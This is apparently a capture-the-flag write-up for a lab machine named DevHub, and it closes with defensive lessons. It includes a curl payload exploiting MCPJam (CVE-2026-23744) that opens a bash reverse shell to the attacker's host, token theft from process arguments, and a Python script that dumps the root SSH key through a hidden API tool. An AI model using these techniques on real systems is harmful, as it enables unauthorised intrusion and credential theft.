

Enumeration
I started by checking whether the target machine was reachable using ping before moving on to port and service enumeration.
ping -c 4 10.129.120.169Successful ICMP replies received. TTL=63.
After confirming connectivity, I launched an Nmap scan to enumerate all TCP ports, identify running services and their versions, and run the default NSE scripts.
nmap -sS -sC -sV -p- -oN nmap/nmap.txt 10.129.120.169See the Nmap scan screenshot for the discovered ports and services.
Web Enumeration
After identifying the open ports, I started investigating the two HTTP services to discover what was running on each one.
Web Enumeration — Port 80
I opened the web application hosted on port 80 and explored the available pages. I didn't find anything particularly interesting during this initial inspection, so I moved on to the second web service.
Web Enumeration — Port 6274

Next, I accessed the HTTP service on port 6274. This time, I discovered MCPJam, running version v1.4.2. This gave me a specific application and version to investigate further.
Initial Access
After identifying MCPJam v1.4.2 on port 6274, I searched for publicly documented vulnerabilities affecting the application. During this research, I found CVE-2026-23744 and a GitHub post describing an RCE vulnerability relevant to MCPJam.

Based on this research, I tested the exposed MCP connection endpoint by sending a crafted JSON request. The request supplied /bin/bash as the command and used it to execute a reverse shell back to my attacking machine.
curl http://devhub.htb:6274/api/mcp/connect --header "Content-Type: application/json" --data '{"serverConfig":{"command":"/bin/bash","args":["-c","/bin/bash -i >& /dev/tcp/IP/9090 0>&1"],"env":{}},"serverId":"mytest"}'The request triggered command execution and established a reverse shell.
The reverse shell provided my initial foothold on the target machine. With access established, I could begin investigating the local environment and looking for a path to privilege escalation.
Shell Stabilization
The initial shell was unstable, so I upgraded it to a proper interactive shell.
python3 -c 'import pty; pty.spawn("/bin/bash")'export TERM=xtermThe shell was now much easier to work with.
User Enumeration
After obtaining the initial foothold, I started looking for the user flag and exploring the local environment. I checked the home directory and discovered another user's directory, but I didn't have permission to access it directly.
Instead of trying to access the directory directly, I decided to investigate the processes running under that user's account to identify any services or applications that might provide another way forward.
ps aux | grep analysJupyterLab was running under the analyst user's account on port 8888.

The discovery of JupyterLab running on port 8888 caught my attention. I decided to investigate whether I could access the service through SSH port forwarding and inspect its interface from my local browser.
Accessing JupyterLab Through SSH Tunneling
I set up an SSH tunnel to forward the remote port 8888 to my local machine. This would allow me to access the JupyterLab web interface through localhost in my browser, without exposing the service directly to the network.
User Access

When I accessed the JupyterLab interface through the SSH tunnel, I was prompted to provide an authentication token. Looking back at the user enumeration results, I noticed that the JupyterLab command line exposed the token in the process arguments.
I extracted the token from the previously identified process information and used it to authenticate to JupyterLab. This allowed me to access the running instance associated with the analyst user.

With access to the JupyterLab session, I obtained a shell in the analyst user's context and located the user flag, completing the user-level objective.
User flag obtained after gaining access to the analyst session.
Privilege Escalation — Root
After obtaining the user flag as analyst, I continued enumerating the machine to identify potential privilege escalation paths. I discovered an internal Flask application listening on port 5000 and inspected its source code at /opt/opsmcp/server.py.
The application contained two hidden tools, ops._debug_mode and ops._admin_dump, that were callable through the API despite being excluded from the public tool listing. The administrative dump function could return sensitive credentials, including the root user's SSH private key, when called with the appropriate arguments.
Exploiting the Hidden Administrative Tool
After identifying the exposed functionality and the API key in the source code, I wrote a short Python script using the requests library to invoke ops._admin_dump. By specifying ssh_keys as the target and setting confirm to true, I was able to retrieve the root SSH private key.
import requests

BASE_URL = "http://127.0.0.1:5000"
API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

session = requests.Session()
session.headers.update({
    "X-API-Key": API_KEY,
    "Content-Type": "application/json",
})

response = session.post(
    f"{BASE_URL}/tools/call",
    json={
        "name": "ops._admin_dump",
        "arguments": {
            "target": "ssh_keys",
            "confirm": True
        },
    },
    timeout=5,
)
print("[+] Debug response:", response.status_code)
print(response.text)
Root Access via SSH
I saved the retrieved private key to a local file and restricted its permissions to ensure SSH would accept it.
chmod 600 root_keyI then used the recovered private key to authenticate to the target as root over SSH, gaining full administrative access.
ssh -i root_key root@devhub.htb
Finally, I located and retrieved the root flag, completing the DevHub machine.
Successfully retrieved the root flag.
Final Thoughts
DevHub was a good example of how web enumeration can lead to remote code execution, user access, and ultimately root privileges. The machine highlighted the importance of investigating exposed services, reviewing application source code, and examining local processes for potential privilege escalation paths.
- Enumerate every exposed service and investigate unusual ports.
- Research application versions and verify potentially relevant CVEs.
- Inspect running processes for exposed tokens and sensitive information.
- Investigate internal services and use SSH port forwarding when appropriate.
- Review source code for hidden API functionality and insecure credential handling.
- Understand how exposed SSH private keys can lead to privilege escalation.
- Secure sensitive credentials and avoid exposing secrets in process arguments or API responses.